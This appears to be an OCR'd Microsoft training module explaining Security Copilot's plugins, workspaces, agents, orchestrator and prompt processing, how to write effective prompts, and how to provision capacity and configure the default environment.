
In the previous unit, we mentioned that Copilot integrates with various sources through plugins, including Microsoft's own security products such as Microsoft Sentinel, Microsoft Defender XDR, and Microsoft Intune, non-Microsoft solutions, and open-source intelligence feeds. The integration enabled by the plugin, for any specific data source, provides Copilot with a collection of capabilities. Each capability is like a function in software, it’s designed to do a specialized task within the scope of the data source. For example, the plugin to Microsoft Defender XDR includes a collection of individual capabilities that are used only by Microsoft Defender XDR. These include:

- The ability to summarize an incident.
- Support incident response teams in resolving incidents through guided responses (a set of recommended actions based on the specific incident).
- The ability to analyze scripts and code.
- The ability to generate KQL queries from natural language input.
- The ability to generate incident reports.

A plugin for Microsoft Sentinel may have similar capabilities but runs only within the scope of Microsoft Sentinel.

Copilot currently supports plug-ins for Microsoft services and non-Microsoft services, including websites and custom plug-ins that can be enabled.


Plugins
Turn on or create your own plugins to give Copilot access to the security services and websites you use. Learn more
All (42)
On (12)
Off (30)
Microsoft
Azure Firewall
Intrusion Detection and Prevention System (IDPS) signature analysis and fleet-wide attack investigation with security guidance
Azure Web Application Firewall (Preview)
SQL injection block summaries, XSS block summaries, top WAF rules summaries and top malicious IP summaries
Microsoft Defender External Attack Surface Management
Attack surfaces, vulnerable assets, and attack surface insights
Show 11 more




Some plugins require setup and configuration, as depicted by the Setup button or the gear icon. For Microsoft plugins, set up may be required where resource specific information needs to be specified. For non-Microsoft sources, set up may be required for account authentication.


Workspaces

Copilot workspaces are separate Copilot work environments within the tenant in which your Copilot instance is operating.

To help you better understand the concept of workspaces, we'll use the analogy of house with multiple rooms. Each room is configured to be optimized for its function and the people that will use that room. When someone enters the house, they may have access to some rooms but not others.



You can think of Copilot Workspaces fitting into this analogy. A Copilot workspace is analogous to a room in a house. You can also think of the house as analogous to a tenant. In the same way that a house has multiple rooms, the tenant in which Copilot is operating can have multiple workspaces.



Through the tenant-switching capability in Security Copilot, a user can select in which tenant they'll be working. In our analogy, this is a Copilot user getting access to the house. Once the tenant is selected, a Copilot user can access and work in any workspace (room in the house) to which they have access, within the context of their role permissions in that workspace.

Workspaces are powered by capacities and each workspace must have its own capacity.


Using workspaces, you can efficiently map and monitor costs based on team needs and budgets, ensuring that teams have the capacity they need and resources are allocated effectively. Having workspaces also allows you to store session data according to geo-specific regulations and adhere to local data protection laws. These are just a few of the benefits of using workspaces.

For more information, see "Describe workspaces", which is linked in the Summary and resource section of this module.

Agents

A Microsoft Security Copilot agent is an advanced, AI-powered assistant built into Microsoft Security Copilot. These agents go beyond just answering questions—they can autonomously manage high-volume security and IT tasks. They’re deeply integrated with Microsoft’s security tools and can also work with partner solutions. Each agent is tailored for specific security scenarios, such as threat protection, identity management, or data security.

These agents are designed to learn from feedback, adapt to your organization’s workflows, and operate securely within Microsoft’s Zero Trust framework. See the summary and resources unit for links to more information on Microsoft Security Copilot agents.



Orchestrator


The orchestrator is Copilot's system for composing capabilities together to answer a user's prompt. This function is illustrated in more detail in the subsequent unit that describes how Copilot processes prompt requests.

Describe how Microsoft Security Copilot processes prompt requests

So now that there's a basic understanding of plugins, capabilities, and how the user interacts with Microsoft Security Copilot through prompts, it's worth taking a look under the hood to see how these components come together to process a prompt request and help security analysts.

Process flow

When a user submits a prompt, Copilot processes that prompt to generate the best possible response. The diagram that follows illustrates, at a high level, steps that Copilot takes to process the prompt and generate a response.




1. Submit a prompt: The process starts when a user submits a prompt in the prompt bar.
2. Orchestrator: Security Copilot sends the information to the Copilot backend referred to as the orchestrator. The orchestrator is Copilot's system for composing capabilities together to answer a user's prompt. It determines the initial context and builds a plan using all the available capabilities (skills).
3. Build context: Once a plan is defined and built, Copilot executes that plan to get the required data context to answer the prompt.
4. Plugins: In the course of executing the plan, Copilot analyzes all data and patterns to provide intelligent insights. This includes reasoning over all the plugins and sources of data, enabled and available to Copilot.
5. Responding: Copilot combines all the data and context and uses the power of its advanced LLM to compose a response using language that makes sense to a human being.
6. Response: Before the response can be sent back to the user, Copilot formats and reviews the response as part of Microsoft's commitment to responsible AI.
7. Receives response: The process culminates with the user receiving the response from the Copilot.

Process log

During this process, Copilot generates a process log that is visible to the user. The user can see what capability is used to generate the response. This is important because it enables the user to determine whether the response was generated from a trusted source. In the screenshot that follows, the process log shows that Copilot chose the Incident Analysis capability. The process log also shows that the final

output went through safety checks, which is part of Microsoft's commitment to responsible AI.




Describe the elements of an effective prompt

In a previous unit, we defined a prompt as the text-based, natural language input you provide in the prompt bar that instructs Microsoft Security Copilot to generate a response. Copilot provides promptbooks and prompt suggestions, which are helpful, particularly if you're just starting an incident investigation. At some point, however, you'll want and need to enter your own prompts. In those cases, the quality of the response that Copilot returns depends in large part on the quality of the prompt used. In general, a well-crafted prompt with clear and specific inputs leads to more useful responses by Copilot.

Elements of an effective prompt

Effective prompts give Copilot adequate and useful parameters to generate a valuable response. Security analysts or researchers should include the following elements when writing a prompt.

- Goal - specific, security-related information that you need
- Context - why you need this information or how you'll use it
- Expectations - format or target audience you want the response tailored to
- Source - known information, data sources, or plugins Copilot should use



Every good prompt should have a goal. Whether it comes in the form of instructions or questions, it should indicate what you want out of your current session.

For Copilot, context can refer to the time frame, or that you'll use the response for a report. Expectations can include whether you want the response to be in a table format, a list of action steps, a summary, or even a diagram. Source might be useful in specifying which Microsoft plugins you're referring to, if needed. Some plugins require more context to work effectively or supporting plugins to ensure a response when initial responses fail.

Watch this short video for a summary on how to create effective prompts.

Other prompting tips

Some things to remember when coming up with your own prompts:

- Be specific, clear, and concise as much as you can about what you want to achieve. You can always start simply with your first prompt, but as you get more familiar with Copilot, include more details following the elements of an effective prompt.
    - Basic prompt: Pearl Sleet actor

    - Better prompt: Can you give me information about Pearl Sleet activity, including a list of known indicators of compromise and tools, tactics, and procedures (TTPs)?
- Iterate. Subsequent prompts are typically needed to further clarify what you need or to try other versions of a prompt to get closer to what you're looking for. Like all LLM-based systems, Copilot can respond to the same prompt in slightly different ways.
- Provide necessary context to narrow down where Copilot looks for data.
    - Basic prompt: Summarize incident 15134.
    - Better prompt: Summarize incident 15134 in Microsoft Defender XDR into a paragraph that I can submit to my manager and create a list of entities involved.
- Give positive instructions instead of "what not to do." Copilot is geared toward action, so telling it what you want it to do for exceptions is more productive.
    - Basic prompt: Give me a list of unmanaged devices in my network.
    - Better prompt: Give me a list of high-risk unmanaged devices in my network. If they're named "test" remove them from the list.
- Directly address Copilot as "You" as in, "You should ..." or "You must ...", as this is more effective than referring to it as a model or assistant.

While these guidelines can help you get started in creating prompts, it’s important to note that you’re not limited to forming prompts following the structure of the previous examples. What’s great about Copilot is that it's designed to respond to questions or instructions made in your own words (that is, using natural language).

You have the flexibility to adapt these guidelines to your specific needs.

Describe how to enable Microsoft Security Copilot

To start using Microsoft Security Copilot, organizations need to take steps to onboard the service and users. These include:

1. Provision Copilot capacity
2. Set up the default environment
3. Assign role permissions

Provision capacity

Security Copilot operates on a provisioned capacity and an overage model. Provisioned capacity is billed by the hour while the overage capacity is billed on usage.

You can flexibly provision Security Compute Units (SCUs) to accommodate regular workloads and adjust them anytime without long-term commitments. An SCU is the unit of measure of computing power used to run Copilot in both the standalone and embedded experiences.

To manage unexpected demand spikes, you can allocate an overage amount to ensure that additional SCUs are available when initially provisioned units are depleted during unexpected workload spikes. Overage units are billed on-demand and can be set as unlimited or a maximum amount. This approach enables predictable billing while providing the flexibility to handle both regular and unexpected usage. See the summary and resources section of this module for links to information on Managing security compute unit usage and Security Copilot pricing.

Before users can start using Copilot, admins need to provision and allocate capacity. To provision capacity:

- You must have an Azure subscription.
- You need to be an Azure owner or Azure contributor, at a resource group level, as a minimum.
- *Keep in mind that a global Microsoft Entra administrator role doesn't necessarily have the Azure owner or Azure contributor role by default. Microsoft Entra role assignments don't grant access to Azure resources. As a global Microsoft Entra administrator, you can enable access management for Azure resources through the Azure portal. For details, see Elevate access to manage all Azure subscriptions and management groups. Once you've enabled access management to Azure resources, you can configure the appropriate Azure role.*

There are two options for provisioning capacity:

- Provision capacity within Security Copilot (recommended) - When you first open Security Copilot as an admin, a wizard guides you through the steps in setting up capacity. The wizard prompts you for information including your Azure subscription, resource group, region, capacity name, and the quantity of SCUs.

- Provision capacity through Azure - The Azure portal now includes Security Copilot as a service. Selecting the service, opens the page where you input information including your Azure subscription, resource group, region, capacity name, and the quantity of SCUs.


Note

Regardless of the method you choose, you'll need to purchase a minimum of 1 and a maximum of 100 SCUs.

Regardless of the approach you choose to provision capacity, the process takes the information and establishes a resource group for the Microsoft Security Copilot service, within your Azure subscription. The SCUs are an Azure resource within that resource group. Deployment of the Azure resource can take a few minutes.

Once admins complete the steps to onboard to Copilot, they can manage capacity by increasing or decreasing provisioned SCUs within the Azure portal or the Microsoft Security Copilot product itself.

Security Copilot provides a usage monitoring dashboard for capacity owners allowing them to track usage over time and make informed decisions about capacity provisioning. The usage monitoring dashboard provides visibility, for a selected workspace, into the number of units used, the specific plugins employed during sessions, and the initiators of those sessions. The dashboard also allows you to apply filters and export usage data seamlessly. The dashboard includes up to 90 days of data.



Set up the default environment

To set up the default environment, you need to have, at least, a Security Administrator role.

During the setup of Security Copilot, you're prompted to configure settings. These include:

- SCU capacity - Select the capacity of SCUs previously provisioned. Each workspace must have its own capacity.
- Data storage - When an organization onboards to Copilot, one of the available settings determines where your customer data will be stored. Configuration of the data storage location applies at a workspace level. Microsoft Security Copilot operates in the Microsoft Azure data centers in the European Union (EUDB), the United Kingdom, the United States, Australia and New Zealand, Japan, Canada, and South America.
- Decide where your prompts are evaluated - You can restrict the evaluation within your geo or allow evaluation anywhere in the world.
- Logging audit data in Microsoft Purview - As part of the initial setup and listed under Owner settings in the standalone experience, you can choose to allow


Microsoft Purview to process and store admin actions, user actions, and Copilot responses. This includes data from any Microsoft and non-Microsoft Integrations. If you opt in and you already use Microsoft Purview, no further action is needed. If you opt in but aren't already using Purview, you need to follow the Microsoft Purview guides to set up a limited experience. This configuration applies to all workspaces in a tenant.

- Your organization's data - The admin must also opt in or opt out of data sharing options. These options are part of the initial setup and also listed under Owner settings in the standalone experience and can be configured per workspace. Turn the toggles on or off for any of the following options:
    - Allow Microsoft to capture data from Security Copilot to validate product performance using human review: When turned on, customer data is shared with Microsoft for product improvement. Prompts and responses are evaluated to understand whether the right plugins were selected, if the output is what was expected, how responses, latency, and output format can be improved.
    - Allow Microsoft to capture and human review data from Security Copilot to build and validate Microsoft's security AI model: When turned on, customer data is shared with Microsoft for Copilot AI improvement. Opting in does NOT allow Microsoft to use customer data to train foundational models. Prompts and responses are evaluated to enhance responses and to ensure they're what's expected and useful to you.

- For more information about how Microsoft handles your data, see Data security and privacy.

- Plugin settings - The admin manages plugins and configures whether to allow Security Copilot to access data from your Microsoft 365 services. These settings are configured per workspace.
  - Configure who can add and manage their own custom plugins and who can add and manage custom plugins for everyone in the organization.
  - Manage plugin availability and restrict access. When enabled, admins decide which new and existing plugins will be available to everyone in your organization, and which will be restricted to owners only.
